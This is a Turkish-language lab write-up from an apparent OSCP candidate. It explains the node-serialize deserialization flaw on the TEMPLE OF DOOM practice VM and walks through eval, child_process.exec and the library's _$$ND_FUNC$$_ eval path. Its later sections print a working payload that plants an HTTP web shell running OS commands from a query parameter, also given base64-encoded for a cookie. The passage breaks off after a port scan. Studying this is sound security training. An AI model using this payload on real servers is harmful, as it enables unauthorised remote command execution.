Beren Kuday GÖRÜN

'node-serialize' Remote Code Execution – Web Shell

İçindekiler

1. Giriş

OSCP hazırlık sürecimde zafiyetli makine çözdüğüm anlardan birinde TEMPLE OF DOOM: 1 isimli bir makine çözmekle meşguldüm. Makinenin back-end'inde node js çalıştığını fark ettikten sonra internet üzerinden hızlandırılmış node js kurslarına bakmaya başladım. Daha öncesinde single thread non-blocking teknolojisini anlatan bir makale okuyup node js ile ufak çapta proje geliştirmiştim ancak üzerinden uzun bir zaman geçmişti. 1.5x hızla kursu hızlı bir şekilde bitirdim ve makineye kaldığım yerden devam ettim.

İyileştirme yaptığım payload'ı bir örnek üzerinde göstermek istediğim için ilgili zafiyetli makine üzerinden ilerleyeceğim. Bu sayede daha iyi anlaşılabileceğini düşünüyorum ancak bu bir vm çözümü değildir. Yazımın sadece belirli kısımlarda bu makineye odaklanacağız.


Hiç node js ya da javascript bilmiyor olabilirsiniz. Payloadı geliştirirken kullandığım yöntemleri açıklayarak gitmek istiyorum. İhtiyacımız olacak her şeye elimden geldiğince değinmeye çalışacağım. Bu anlatımlarımı Gereksinimler başlığı altında açıklayacağım. Eğer programla bilginize güveniyorsanız bu kısmı atlayabilirsiniz.

Heyecanlı bir şekilde konuları anlatmayı, öğrenme ve öğrendiklerinin kalıcı olması aşamasında çok yararlı olduğunu düşünüyorum. Üniversite yıllarımda makine öğrenmesi dersinde, öğrenme sürecinin ağırlık değişkeniyle doğru orantılı olduğunu okumuştum ve ağırlık gerçek hayatta duyguya karşılık geliyormuş. Yani öğrenme aşamasında yaşadığımız heyecan, sevinç gibi duyguların öğrendiklerimizin kalıcılığını arttırdığını bilimsel bir şekilde desteklemiş oldum, sanırım… Uzun lafın kısası bilimsel bir yazı stilinin yanı sıra sanki kısa bir dedektiflik hikayesi yazıyormuş gibi yazı yazmayı planlıyorum.

2. Gereksinimler

2.1. eval() fonksiyonu

Üniversite 1. Sınıftayken python öğrenmeye başlamıştım. O yıllarda Python'a bulaşmış herkes gibi ilk kaynağım istihza'ydı. Kitabın Türkçesini gerçekten çok başarılı bulmuştum ve bir şeyler anlatırken teorik temelin doğru atılmasının ne kadar önemli olduğunu bana çok iyi aşılamıştı bu kitap. Neden bu kitaptan bahsediyorum? Okuduğum bir cümle üzerinden seneler geçmesine rağmen hala aklımda. Sanırım üslubu çok beğenmiştim. Aşağıdaki görselde kitaptan ilgili bölümün bir kesitini sizinle paylaştım. İsterseniz https://python-istihza.yazbel.com/input.html adresinden devamını okuyabilirsiniz.



eval() ve exec() Fonksiyonları


Bir önceki bölümün son örnek programında `eval()` adlı bir fonksiyonla karşılaşmıştık. İşte şimdi bu önemli fonksiyonun ne işe yaradığını anlamaya çalışacağız. Ancak `eval()` fonksiyonunu anlatmaya başlamadan önce şu uyarıyı yapalım:

eval() ŞEYTANİ GÜÇLERİ OLAN BİR FONKSİYONDUR!

Bunun neden böyle olduğunu hem biz anlatacağız, hem de zaten bu fonksiyonu tanıdıkça neden `eval()`'e karşı dikkatli olmanız gerektiğini kendiniz de anlayacaksınız.

Görsel 1

Sanırım eval fonksiyonunun ne kadar tehlikeli olduğunu anlamış olduk. Ancak bir örnekle aşağıda göstermek istiyorum. Bir node kabuğu içerisinde eval ile yine bir javascript kodu çalıştırmayı deneyeceğiz.



```
Administrator: Windows PowerShell
PS C:\Users\bgorun> node
Welcome to Node.js v14.17.1.
Type ".help" for more information.
> 5+10
15
>
>
>
> eval(5+10)
15
>
>
> 10 < 11 ? console.log("doğru") : console.log("yanlış")
doğru
undefined
> eval(10 < 11 ? console.log("doğru") : console.log("yanlış"))
doğru
undefined
>
```

Görsel 2

Görsel 2'de anlaşıldığı üzere eval fonksiyonun içerisine parametre olarak verilen javascript komutları düzgün bir şekilde çalıştırılmaktadır. Sormamız gereken soru şudur. Canlı bir projede eval fonksiyonu kullanılıyorsa ve bu fonksiyona parametre olarak girilen değerlere kullanıcı müdahale edebiliyorsa, bunu nasıl manipüle edebiliriz?

2.2. indexOf() ve substring() metotları

Bu metotları herkesin bildiğine eminim. Ancak basit örneklerle açıklayacağım ve metotların neler yaptığını göreceğiz.

```
> var metin = "Merhaba Dünya"
undefined
> metin.indexOf("Mer")
0
> metin.indexOf("Merhaba")
0
> metin.indexOf("Dünya")
8
```

Görsel 3

Yukarıda ki görselde görüldüğü üzere indexOf ile bir string içerisinde arama yapmak istediğimiz karakter katarının kaçıncı index'ten itibaren başladığını saptamaktayız. "Merhaba Dünya" string'i içerisinde Mer ve Merhaba ifadeleri 0. index'ten itibaren başlamaktayken Dünya ifadesi 8. index'ten itibaren başlamaktadır. Şimdi substring'e bakalım.

```
> var metin = "Merhaba Dünya"
undefined
> metin
'Merhaba Dünya'
>
> metin.substring(8)
'Dünya'
> metin.substring(0)
'Merhaba Dünya'
> metin.substring(2)
'rhaba Dünya'
```

Görsel 4

Yukarıda görüldüğü üzere substring ile belirtmiş olduğumuz index numarasından sonraki string verilerine ulaşabilmekteyiz.

2.3. http Server Kurulumu ve Get Parametre Değerine Ulaşma

Node js ile ilgili bir video izlediyseniz ya da bir yazı okuduysanız ilk aşamalarda basit bir şekilde nasıl bir http servisi ayağa kaldırıldığını görmüşsünüzdür. Node js'in gömülü kütüphaneleri ile bu işlemin nasıl yapıldığını aşağıda gösterdim.

```
app.js    testServer.js    serialize.js
testServer.js > port
1  const http = require('http');
2  const url = require('url');
3  const port = 443;
4  http.createServer(function (req, res) {
5    const queryObject = url.parse(req.url,true).query;
6    console.log(queryObject["cmd"]);
7    res.end(queryObject["cmd"]);
8  }).listen(port, () => console.log(`Servis ${port} numaralı port üzerinde başlatıldı.`) );
```

Görsel 5

Curl ile deneme yaptığımızda aşağıdaki sonuçları alırız.

```
Administrator: Windows PowerShell
PS C:\Users\bgorun> curl http://127.0.0.1:443?cmd=Merhabaaaaaa


StatusCode        : 200
StatusDescription : OK
Content           : {77, 101, 114, 104...}
RawContent        : HTTP/1.1 200 OK
                    Connection: keep-alive
                    Keep-Alive: timeout=5
                    Content-Length: 12
                    Date: Wed, 16 Jun 2021 15:11:25 GMT

                    Merhabaaaaaa
Headers           : {[Connection, keep-alive], [Keep-Alive, timeout=5], [Content-Length, 12], [Date, Wed, 16 Jun 2021 15:11:2
                    5 GMT]}
RawContentLength  : 12
```

Görsel 6

```
PROBLEMS   OUTPUT   TERMINAL   DEBUG CONSOLE

PS C:\Users\bgorun\Desktop\demo> node testServer.js
Servis 443 numaralı port üzerinde başlatıldı.
Merhabaaaaaa
```

Görsel 7

Basit bir şekilde bir http servisi ayağa kaldırmayı ve get isteklerinde parametreleri parse etmeyi gördük.

2.4. exec() Metodu

Görsel 1'de belirttiğim gibi exec ve eval fonksiyonlarının tehlikeli olduğundan bahsetmiştik. Örnek olarak exec için aynı kitaptan aşağıdaki paragrafı da okuyabilirsiniz.

kullanmak durumunda kalabilirsiniz.

`eval()` fonksiyonunu anlatırken güvenlik ile ilgili olarak söylediğimiz her şey `exec()` fonksiyonu için de geçerlidir. Dolayısıyla bu iki fonksiyonu çok dikkatli bir şekilde kullanmanız ve bu fonksiyonların doğurduğu güvenlik açığının bilincinde olmanız gerekiyor.

Henüz Python bilgilerimiz çok kısıtlı olduğu için `eval()` ve `exec()` fonksiyonlarını bütün ayrıntılarıyla inceleyemiyoruz. Ama bilgimiz arttıkça bu fonksiyonların ne kadar güçlü (ve tehlikeli) araçlar olduğunu siz de göreceksiniz.

Görsel 8

Exec metodu ile işletim sistemi seviyesinde nasıl kod çalıştırabileceğimizi aşağıdaki küçük projeden görelim.

app.js | testServer.js | OSCmd.js | serialize.js

OSCmd.js > ...

```
1  var ps = require('child_process');
2  var cmd = "whoami"
3  ps.exec(cmd, function(error, stdout, stderr) {
4          console.log(stdout)
5      });
6
```

Görsel 9

Yukarıdaki programı çalıştırdığımızda aşağıdaki sonucu alırız.

```
PS C:\Users\bgorun\Desktop\demo> node .\OSCmd.js
innova\bgorun

PS C:\Users\bgorun\Desktop\demo>
```

Görsel 10

Evet temel gereksinimlerimizi tamamladığımızı düşünüyorum. Şimdi basit bir senaryo üzerinden devam edelim.


3. Senaryo

Burada zafiyetli makineye değineceğim çünkü elimizde hazır bir proje olacak ve anlaşılma oranını arttıracağını düşünüyorum. Zafiyetli makineden biraz bahsetmek gerekirse 666 portunda çalışan bir http Node.js Express Framework bulunmaktadır.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -p 666 -sV -T4 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-16 11:39 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).

PORT    STATE SERVICE VERSION
666/tcp open  http    Node.js Express framework
MAC Address: 08:00:27:80:D6:32 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```


Görsel 11

Tarayıcı ile ziyaret ettiğimizde aşağıdaki sonucu alıyoruz.




Görsel 12

Bunun üzerine burp ile araya girdim ve trafiği inceleme kararı verdim. Aşağıda benzer bir ekran görüntüsü yer almaktadır.



Görsel 13

SyntaxError hata mesajını okuduktan sonra bazı oynamalar gerçekleştirdim ve uygulamayı düzgün çalışır hale getirdim. İlk olarak URL Decoding daha sonra Base64 Decoding işlemleri gerçekleştirdim.




Görsel 14

Hatanın verildiği kısmı incelediğimde json veri içerisinde son kısmı kaldırıp web sunucusu isteği tekrar gönderim.

```
PS C:\Users\bgorun> python3
Python 3.7.9 (tags/v3.7.9:13c94747c7, Aug 17 2020, 16:30:00) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> metin = '{"username":"Admin","csrftoken":"u32t4o3tb3gg431fs34ggdgchjwnza0l=","Expires=":Friday, 13 Oct 2018 00:00:00 GMT"}'
>>> len(metin)
113
>>>
>>> metin[79:]
'Friday, 13 Oct 2018 00:00:00 GMT"}'
>>>
```


Görsel 15



Görsel 16


Görsel 17

İnternet üzerinde node-serialize ile ilgili exploit ararken aşağıdaki sonuçlara ulaştım.



Görsel 18

Açıkçası geliştirmem tamda burada devreye girmeye başlıyor. Görüldüğü üzere gereksinimler kısmında incelediğimiz childprocess kütüphanesi ve exec metodu aracılığı ile ls komutu çalıştırılmış. Ancak bu çok esnek değil. Sistem Linux olmayabilir ve her seferinde payload'ı base64'leyip istediğimiz kodu çalıştırmamız için tekrar eden işlemleri gerçekleştirmemiz gerekecek. Örneğin aşağıdaki gibi…



Görsel 19


Daha sonrasında whoami komutunun cevabını almak için bunu Cookie'ye yerleştirdim.

Görsel 20

Harika nodeadmin cevabını aldık. Ama bütün işlemlerim için sürekli payloadı oluşturup base64 işlemine sokup Cookie'ye yerleştirip cevabını beklemem gerekecek. Oldukça zahmetli bir süreç. Payloadı'mızı geliştirmeye başlamadan önce ilgili payload'ın nasıl çalıştığına bir bakalım.

4. Debugging

node-serialize kütüphanesi ile çalışıyoruz ve bu kütüphaneyi incelememiz gerekiyor. İlk olarak editörde üstünkörü bir inceledim ve daha sonrasında payload'ı anlamaya çalıştım. Payloadımızın başında **_$$ND_FUNC$$_** şeklinde bana anlamsız gelen bir fonksiyon var. Belki de node js'in gömülü fonksiyonlarından biridir diye düşünmüştüm ve internette ne işe yaradığı hakkında araştırmalar yapmaya başladığımda nedense hep siber güvenlik sayfaları ve ilgili payload ile karşılaştım. Yani düşündüğüm gibi olmayabilir. Kütüphanenin içinde kullanılan bir şey olabilir. Belki de gerçekten gömülü bir fonksiyondur kim bilir?



Görsel 21

FUNCFLAG değişkeninin değeri tanıdık geldi mi? Kütüphanein kodlarını okurken, kodlar içerisinde şeytani bir fonksiyon var mı diye aradım.

Görsel 22

Eğer **if(obj[key].indexOf(FUNCFLAG) === 0)** bloğunu işletebilirsek eval fonksiyonu içerisinde **obj[key].substring(FUNCFLAG.length)** kodları çalıştırılacak. Objemizi zaten cookie aracılığı ile gönderiyoruz. Ve obj[key] denildiğinde paylodımızı çalışmasını istiyoruz. Ancak if bloğunda indexOf işlemi gerçekleştirilmiş ve değerinin 0 olması istenmiş yani payload ifademiz **FUNCFLAG** değişkeninin değeri ile başlamalı, bu değerde: **_$$ND_FUNC$$_**

Daha sonrasında eval fonksiyonun içerisine gireceğiz ve _$$ND_FUNC$$_ değerinden sonraki kısımlar substring aracılığı ile bir node js kodu olarak çalışacak. Mantığı iyi bir şekilde anladığımızı düşünüyorum. Şimdi geliştirmemizi gerçekleştirelim.

5. Geliştirme

Yapacağımız şey aslında Gereksinimler kısmında öğrenmiş olduğumuz bir http server başlatıp, get ile gelen parametreli isteklerden değeri alıp, işletim sistemi seviyesinde kod yürütüp, cevabı iletmek. Bunun basit bir hali aşağıda verilmiştir.

```
const http = require('http');
const url = require('url');
const ps  = require('child_process');
http.createServer(function (req, res) {
    var queryObject = url.parse(req.url,true).query;
    var cmd = queryObject['cmd'];
    try {
        ps.exec(cmd, function(error, stdout, stderr) {
            res.end(stdout);
        });
    } catch (error) {
        return;
    }})
    .listen(3000);
```

Görsel 23

Port kısmı burada 3000 olarak ayarlanmış bu tabi ki değiştirilebilir. Aşağıdaki görsele bakın.

```
{"username":"_$$ND_FUNC$$_function (){ /* kodlarımızın çalışacağı alan burası */  }()" }
```

Görsel 24

Yorum satırı kısmına istediğimiz node js kodlarını yazabiliriz. Dikkat ederseniz burada birde Immediately invoked function expression (IIFE) kullandık, en sondaki () ifadesi ile fonksiyonumuz kendi kendini çağırmaktadır. İşte web Shell açan payload:

```
var serialize = require('node-serialize');
var payload = {
    "webShell" : "_$$ND_FUNC$$_function(){const http = require('http'); const
url = require('url'); const ps  = require('child_process'); http.createServer(
function (req, res) { var queryObject = url.parse(req.url,true).query; var cmd
 = queryObject['cmd']; try { ps.exec(cmd, function(error, stdout, stderr) { re
s.end(stdout); }); } catch (error) { return; }}).listen(3000); }()"
    }
serialize.unserialize(serialize.serialize(payload))
```

6. PoC

{"username":"_$$ND_FUNC$$_function(){const http = require('http'); const url = require('url'); const ps = require('child_process'); http.createServer(function (req, res) { var queryObject = url.parse(req.url,true).query; var cmd = queryObject['cmd']; try { ps.exec(cmd, function(error, stdout, stderr) { res.end(stdout); }); } catch (error) { return; }}).listen(443); }()" }


Şeklinde payload'ımızı base64 hale dönüştürüyorum.

eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbigpe2NvbnN0IGh0dHAgPSByZXF1aXJlKCdodHRwJyk7IGNvbnN0IHVybCA9IHJlcXVpcmUoJ3VybCcpOyBjb25zdCBwcyAgPSByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJyk7IGh0dHAuY3JlYXRlU2VydmVyKGZ1bmN0aW9uIChyZXEsIHJlcykgeyB2YXIgcXVlcnlPYmplY3QgPSB1cmwucGFyc2UocmVxLnVybCx0cnVlKS5xdWVyeTsgdmFyIGNtZCA9IHF1ZXJ5T2JqZWN0WydjbWQnXTsgdHJ5IHsgcHMuZXhlYyhjbWQsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQsIHN0ZGVycikgeyByZXMuZW5kKHN0ZG91dCk7IH0pOyB9IGNhdGNoIChlcnJvcikgeyByZXR1cm47IH19KS5saXN0ZW4oNDQzKTsgfSgpIiB9

İlk olarak nmap ile bir test edelim. Daha sonrasında ilgili isteğe yerleştirelim.


```
┌──(root💀kali)-[/home/kali]
└─# nmap 10.0.2.4 -p 443
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-17 11:20 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).

PORT    STATE  SERVICE
443/tcp closed https
